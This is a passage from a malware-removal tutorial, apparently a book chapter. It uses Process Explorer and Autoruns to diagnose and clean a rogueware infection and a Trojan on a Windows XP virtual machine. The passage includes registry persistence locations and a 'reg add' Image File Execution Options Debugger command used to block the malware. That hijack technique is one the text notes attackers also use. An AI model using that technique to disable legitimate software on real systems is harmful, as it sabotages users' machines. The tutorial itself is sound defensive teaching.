
Scanning

Path Scanning is finished. Cleanup required.

Infections 38

Figure 2.1: Rogueware called *Live Security Platinum* running on our machine

Let's start Process Explorer and see what's running!



Process Explorer - Sysinternals: www.sysinternals.com [USER-21DB5EEF7F\Administrator]

Process	PID	CPU	Private Bytes	Working Set	Description	Company Name	DEP
System Idle Process	0	100.00	0 K	28 K			n/a
System	4		0 K	236 K			DEP
Interrupts	n/a	< 0.01	0 K	0 K	Hardware Interrupts and DPCs		n/a
smss.exe	560		168 K	388 K	Windows NT Session Mana...	Microsoft Corporation	DEP
csrss.exe	608		1.624 K	3.352 K	Client Server Runtime Process	Microsoft Corporation	DEP
winlogon.exe	632		6.116 K	3.684 K	Toepassing Windows NT-aa...	Microsoft Corporation	DEP
services.exe	676		1.608 K	3.192 K	Services en controllertoepas...	Microsoft Corporation	DEP
vmacthlp.exe	844		572 K	2.324 K	VMware Activation Helper	VMware, Inc.	
svchost.exe	856		2.992 K	4.628 K	Generic Host Process for Wi...	Microsoft Corporation	DEP
wmiprvse.exe	1356		2.340 K	4.676 K	WMI	Microsoft Corporation	DEP
svchost.exe	940		1.668 K	4.056 K	Generic Host Process for Wi...	Microsoft Corporation	DEP
svchost.exe	1032		12.836 K	21.080 K	Generic Host Process for Wi...	Microsoft Corporation	DEP
wscntfy.exe	1064		524 K	2.216 K	Windows Security Center No...	Microsoft Corporation	
svchost.exe	1080		1.292 K	3.448 K	Generic Host Process for Wi...	Microsoft Corporation	DEP
svchost.exe	1144		1.660 K	4.260 K	Generic Host Process for Wi...	Microsoft Corporation	DEP
spoolsv.exe	1404		3.624 K	5.404 K	Spooler SubSystem App	Microsoft Corporation	DEP
vmtoolsd.exe	1608		6.332 K	8.296 K	VMware Tools Core Service	VMware, Inc.	
VMUpgradeHelper.exe	1772		964 K	3.828 K	VMware virtual hardware up...	VMware, Inc.	
alg.exe	228		1.084 K	3.392 K	Application Layer Gateway S...	Microsoft Corporation	DEP
svchost.exe	1968		2.464 K	4.192 K	Generic Host Process for Wi...	Microsoft Corporation	DEP
lsass.exe	688		3.536 K	864 K	LSA Shell (Export Version)	Microsoft Corporation	DEP
explorer.exe	584		9.492 K	18.772 K	Windows Verkenner	Microsoft Corporation	DEP
VMwareTray.exe	1252		1.980 K	4.556 K	VMware Tools tray application	VMware, Inc.	
VMwareUser.exe	1264		1.928 K	5.808 K	VMware Tools Service	VMware, Inc.	
ctfmon.exe	1308		808 K	2.968 K	CTF Loader	Microsoft Corporation	DEP
procexp.exe	2028		11.912 K	14.976 K	Sysinternals Process Explorer	Sysinternals - www.sysinter...	
autoruns.exe	1788		4.488 K	568 K	Autostart program viewer	Sysinternals - www.sysinter...	
Tcpview.exe	1848		3.124 K	6.320 K	TCP/UDP endpoint viewer	Sysinternals - www.sysinter...	
mspaint.exe	2292		15.908 K	20.632 K	Paint	Microsoft Corporation	DEP
529C50D8212C2CDD6A42F365D151FC4E.exe	1344		7.624 K	9.980 K			

```
Command Line:
  "C:\Documents and Settings\All Users\Application Data\529C50D8212C2CDD6A42F365D151FC4E\529C50D8212C2
   CDD6A42F365D151FC4E.exe" "C:\Documents and Settings\Administrator\Bureaublad\Live Security Platinum.
   exe"
Path:
  C:\Documents and Settings\All Users\Application Data\529C50D8212C2CDD6A42F365D151FC4E\529C50D8212C2CDD6A42F365D151FC4E.exe
```

CPU Usage: 0.00% | Commit Charge: 12.84% | Processes: 29 | Physical Usage: 36.47%

Figure 2.2: Process responsible for Live Security Platinum

What can you make of this screenshot? There are indicators this is indeed malware:

- Random filename
- No file description
- No company name

Explaining why there is a random filename:

trying to evade specific antimalware tools which focus only on names the malware uses – for example, I remember a specific rogueware family from back in 2009 that always placed the same DLL in the System32 folder: win32extension.dll

Tip: If you're in doubt whether a process is malicious, simply right-click it in Process Explorer and select Search Online… Most of the times, Google will have a history of this filename. If the search is turning up zero results, it's an extra confirmation that it concerns a malicious process.

Explaining why there is no file description or company name is simple: in earlier days – the days of Windows XP to be exact – the basic Task Manager did not display any file description or company name. So basically, there was no use in including it since it wasn't displayed anyway. In Windows Vista, Windows 7 and soon Windows 8 Task Manager is improved.

This malware hides in %appdata%, which is a system variable for the Application Data folder of the currently logged on user. What else can we deduct from this screenshot? The rogueware uses a Microsoft icon, thus trying to trick the user to indicate it's nothing malicious. An effective trick indeed, but considering the previous factors, we can be sure this is a malicious process which needs to be terminated.


A useful setting in Process Explorer is through Options > Verify Image Signatures. With this option, you'll be able to quickly determine if a file claiming to be from Microsoft is indeed so or not. Note that these may be forged.

There are three color codes important for us:

- Green – new process
- Red – killed process
- Purple – process with images that are packed. Intention: hiding strings, evading antivirus detections

By right-clicking the process and choosing Properties, we can gather more intelligence about the file. A short overview of the tabs useful for our malware identification:

- Image – image file properties
- Strings – strings loaded into the image or memory




Version: n/a
Time: 30-7-2012 21:13
Path: C:\Documents and Settings\All Users\Application Data\529C50D8212C2
Command line: "C:\Documents and Settings\All Users\Application Data\529C50D8212C
Current directory: C:\Documents and Settings\Administrator\Mijn documenten\Downloads
Parent: <Non-existent Process>(1980)
User: USER-21DB5EEF7F\Administrator
Started: 21:13:36 30-7-2012
Comment:
Data Execution Prevention (DEP)

Figure 2.3: Image Tab details

Thanks to the Image tab, we are able to view the file location, any command line arguments there may be, but also if the file has a valid Image Signature and the current directory from where the file is executed.

Moving over to the Strings tab, where we may find interesting information about the file and its behavior. An example:



Printable strings found in the scan:


```
VMwareVMware
Arial
Arial
Arial
Arial
Arial
Arial
Arial
Arial
Arial
\Dbg
%s\payform_%02d.%02d.%04d_%02d.%02d.%02d.%08d.html
Arial
Arial
Arial
Arial
Arial
Arial
Arial
Arial
```

Figure 2.4: Payform.html, which is the rogueware's own webpage to order its *product*

Let's close this and start with the cleaning of this type of malware.

First step is killing the rogueware by right-clicking the process in Process Explorer and choosing Kill Process. The rogueware will disappear like snow in the sun. Note that some rogueware is protecting or guarding each other's process, so it's possible you will have to Suspend a process first before killing its guardian. Afterwards you can kill the first process and the rogueware will not re-appear again.

Second step is of course disabling the rogueware from starting up with Windows. In order to do so, we will be using Autoruns:



Autorun Entry	Description	Publisher	Image Path
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			
✓ Adobe Reader ...	Adobe Acrobat SpeedLaun...	Adobe Systems Incorporated	c:\program files\adobe\reader 8.0\reader\reader_sl.exe
✓ VMware Tools	VMware Tools tray applicati...	VMware, Inc.	c:\program files\vmware\vmware tools\vmwaretray.exe
✓ VMware User ...	VMware Tools Service	VMware, Inc.	c:\program files\vmware\vmware tools\vmwareuser.exe
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components			
✓ Adresboek 6	Outlook Express Setup-bibli...	Microsoft Corporation	c:\program files\outlook express\setup50.exe
✓ Microsoft Outlo...	Outlook Express Setup-bibli...	Microsoft Corporation	c:\program files\outlook express\setup50.exe
HKCU\Software\Microsoft\Windows\CurrentVersion\Run			
✓ Google Update	Google Installer	Google Inc.	c:\documents and settings\administrator\local settings\application data\google\update\googleupdate.exe
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce			
✓ 529C50D8212...			c:\documents and settings\all users\application data\529c50d8212c2cdd6a42f365d151fc4e\529c50d8212c2cdd6a42f365d151fc4e.exe

Figure 2.5: Autoruns Logon tab view

Navigate to the Logon tab and choose to delete it. Click Yes to confirm. Close Autoruns. If you are unsure about a Logon entry, simply untick the checkbox first instead of deleting it.

A trick that is often utilized by malware authors is to hijack several antivirus processes to, for example, svchost.exe or to their own malicious program. They do this to prevent antivirus software from running and making sure their malicious program will be executed. Sometimes, Task Manager, Regedit, the Command Prompt (CMD) and other tools are hijacked as well. I'm sure you have encountered before that you were unable to run any of these built-in Windows features. The reason is Image Hijacks.

We will now be using the same trick against them, by creating our own Image Hijack or, as Microsoft calls it: Image File Execution Options. To do so, we will use Regedit:




Figure 2.6: Image Hijacks can be added under: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options

In order to add an Image Hijack, right-click on the Image File Execution Options key and select to create a new Key. This key must be the exact same name as the malware name. In our first case study, this means: 529C50D8212C2CDD6A42F365D151FC4E.exe

We subsequently create a new String Value under this key with Value Name: Debugger and Value Data: svchost.exe. Now, even when the rogueware is still on the system, it cannot start since it will be forced to start svchost instead.

You can also do this faster by using the following small piece of code and running it by clicking on Start > Run and pasting it in the message box. Replace XXX.exe by the name of the malware:

```
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\XXX ↩
    .exe" /v Debugger /d "svchost.exe" /f
```

In our first case study, for the *Live Security Platinum* rogueware, this would be:

```
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\529 ↩
    C50D8212C2CDD6A42F365D151FC4E.exe" /v Debugger /d "svchost.exe" /f
```

Tip: in Autoruns there's a useful tab called Image Hijacks which will display any present modifications to this key:




Figure 2.7: Check if there are any Image Hijacks present

Have you completed all these steps, reboot the machine. If nothing seems to pop up or alarm you, you can visit the folder where the rogueware resides and delete the malicious file. Note that you might have to enable Hidden files, folders or drives, and to unhide Protected Operating System files. You can do this via Windows Explorer:

- For Windows XP: Tools > Folder Options > View
- For Windows Vista and Windows 7: Organize > Folder and Search Options > View


This concludes our first case study. Be sure to remember it, as we will be using the same tools for our next malware family: a Trojan horse.

Second case study – Trojan horse

Trojan horses or Trojans are typically data stealers and can copy themselves on your machine. They may also turn your machine into a zombie, which is basically a computer part of a botnet.

Trojans often disguise themselves as legitimate programs; for example an upgrade of Adobe Flash Player, a crack or key generator for a game or Microsoft Office and many more.

After executing our sample and rebooting the machine, we don’t see anything malicious in Process Explorer. Actually, we are seeing something strange. A Firefox instance was running even though we didn’t start Firefox. When starting Firefox manually, it gets loaded under Explorer. In this case, it was not loaded under Explorer, but started as a separate process:


Process Explorer - Sysinternals: www.sysinternals.com [USER-21DB5EEF7F\Administrator]
File Options View Process Find Users Help

Process	PID	CPU	Private Bytes	Working Set	Description	Company Name	DEP
System Idle Process	0	100.00	0 K	28 K			n/a
System	4		0 K	236 K			DEP
Interrupts	n/a	< 0.01	0 K	0 K	Hardware Interrupts and DPCs		n/a
smss.exe	560		168 K	388 K	Windows NT Session Mana...	Microsoft Corporation	DEP
csrss.exe	608		1.460 K	3.600 K	Client Server Runtime Process	Microsoft Corporation	DEP
winlogon.exe	632		6.072 K	2.884 K	Toepassing Windows NT-aa...	Microsoft Corporation	DEP
services.exe	676		1.612 K	3.160 K	Services en controllertoepas...	Microsoft Corporation	DEP
vmacthlp.exe	844		572 K	2.324 K	VMware Activation Helper	VMware, Inc.	
svchost.exe	860		2.948 K	4.624 K	Generic Host Process for Wi...	Microsoft Corporation	DEP
wmiprvse.exe	2000		2.216 K	4.644 K	WMI	Microsoft Corporation	DEP
svchost.exe	940		1.708 K	4.064 K	Generic Host Process for Wi...	Microsoft Corporation	DEP
svchost.exe	1032		12.376 K	20.472 K	Generic Host Process for Wi...	Microsoft Corporation	DEP
wscntfy.exe	1584		492 K	1.976 K	Windows Security Center No...	Microsoft Corporation	
svchost.exe	1160		1.228 K	3.396 K	Generic Host Process for Wi...	Microsoft Corporation	DEP
svchost.exe	1224		1.608 K	4.240 K	Generic Host Process for Wi...	Microsoft Corporation	DEP
spoolsv.exe	1412		3.652 K	5.416 K	Spooler SubSystem App	Microsoft Corporation	DEP
vmtoolsd.exe	1640		6.324 K	8.240 K	VMware Tools Core Service	VMware, Inc.	
VMUpgradeHelper.exe	1780		976 K	3.836 K	VMware virtual hardware up...	VMware, Inc.	
alg.exe	172		1.100 K	3.404 K	Application Layer Gateway S...	Microsoft Corporation	DEP
svchost.exe	3128		2.464 K	4.200 K	Generic Host Process for Wi...	Microsoft Corporation	DEP
lsass.exe	688		3.716 K	2.408 K	LSA Shell (Export Version)	Microsoft Corporation	DEP
explorer.exe	1492		11.100 K	18.472 K	Windows Verkenner	Microsoft Corporation	DEP
VMwareTray.exe	1636		1.980 K	4.512 K	VMware Tools tray application	VMware, Inc.	
VMwareUser.exe	1820		1.888 K	5.468 K	VMware Tools Service	VMware, Inc.	
ctfmon.exe	1884		808 K	2.944 K	CTF Loader	Microsoft Corporation	DEP
GoogleUpdate.exe	1808		3.432 K	2.028 K	Google Installer	Google Inc.	
autoruns.exe	2112		4.252 K	1.636 K	Autostart program viewer	Sysinternals - www.sysinter...	
procexp.exe	2652		11.624 K	14.384 K	Sysinternals Process Explorer	Sysinternals - www.sysinter...	
firefox.exe	256		7.704 K	9.040 K	Firefox	Mozilla Corporation	

Handle or DLL substring: svchosts


Process		Type	Handle or DLL
firefox.exe	256	Handle	HKCU\Software\svchosts
firefox.exe	256	Handle	HKCU\Software\svchosts

2 matching items.

Figure 2.8: Malicious Firefox process loaded. As you can see, svchosts.exe is injected into Firefox

The Trojan has loaded a malicious version of a Firefox process, to effectively hide itself from users. After all, who would suspect a Firefox process to be malicious? You can search for Handles or DLLs via the menu Find. Svchosts.exe is the Trojan on itself, which we will see below. Note: for this reason, the Trojan has rootkit capabilities, which we will discuss in the next case study.

If we verify any system modifications with Autoruns, there are two new entries added in the Logon tab:



Autoruns [USER-21DB5EEF7F\Administrator] - Sysinternals: www.sysinternals.com

File Entry Options User Help
Everything | Logon | Explorer | Internet Explorer | Scheduled Tasks | Services | Drivers | Codecs | Boot Execute | Image Hijacks | AppInit | KnownDLLs


Autorun Entry	Description	Publisher	Image Path
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit			
✓ C:\WINDOWS...	landed	deine mutter	c:\windows\svchosts.exe
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			
✓ Adobe Reader ...	Adobe Acrobat SpeedLaun...	Adobe Systems Incorporated	c:\program files\adobe\reader 8.0\reader\reader_sl.exe
✓ svchosts	landed	deine mutter	c:\windows\svchosts.exe
✓ VMware Tools	VMware Tools tray applicati...	VMware, Inc.	c:\program files\vmware\vmware tools\vmwaretray.exe
✓ VMware User ...	VMware Tools Service	VMware, Inc.	c:\program files\vmware\vmware tools\vmwareuser.exe
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components			
✓ Adresboek 6	Outlook Express Setup-bibli...	Microsoft Corporation	c:\program files\outlook express\setup50.exe
✓ Microsoft Outlo...	Outlook Express Setup-bibli...	Microsoft Corporation	c:\program files\outlook express\setup50.exe
HKCU\Software\Microsoft\Windows\CurrentVersion\Run			
✓ Google Update	Google Installer	Google Inc.	c:\documents and settings\administrator\local settings\application data\google\update\googleupdate.exe

Figure 2.9: Two new entries in the Logon tab of Autoruns. We will now discuss some characteristics

In Figure 9 there are two entries highlighted: one under HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userini while the other one can be found under HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run.

The Trojan has attached itself to the Userinit value, which will ensure that it starts right after a user logs in to Windows. It has also placed an entry in the Run key, as an extra check to start up with Windows.

If we take a look at the Trojan's file information:



svchosts.exe	Size:	188 K
landed	Time:	26-5-2012 9:15
deine mutter	Version:	2.1.0.1
C:\WINDOWS\svchosts.exe		

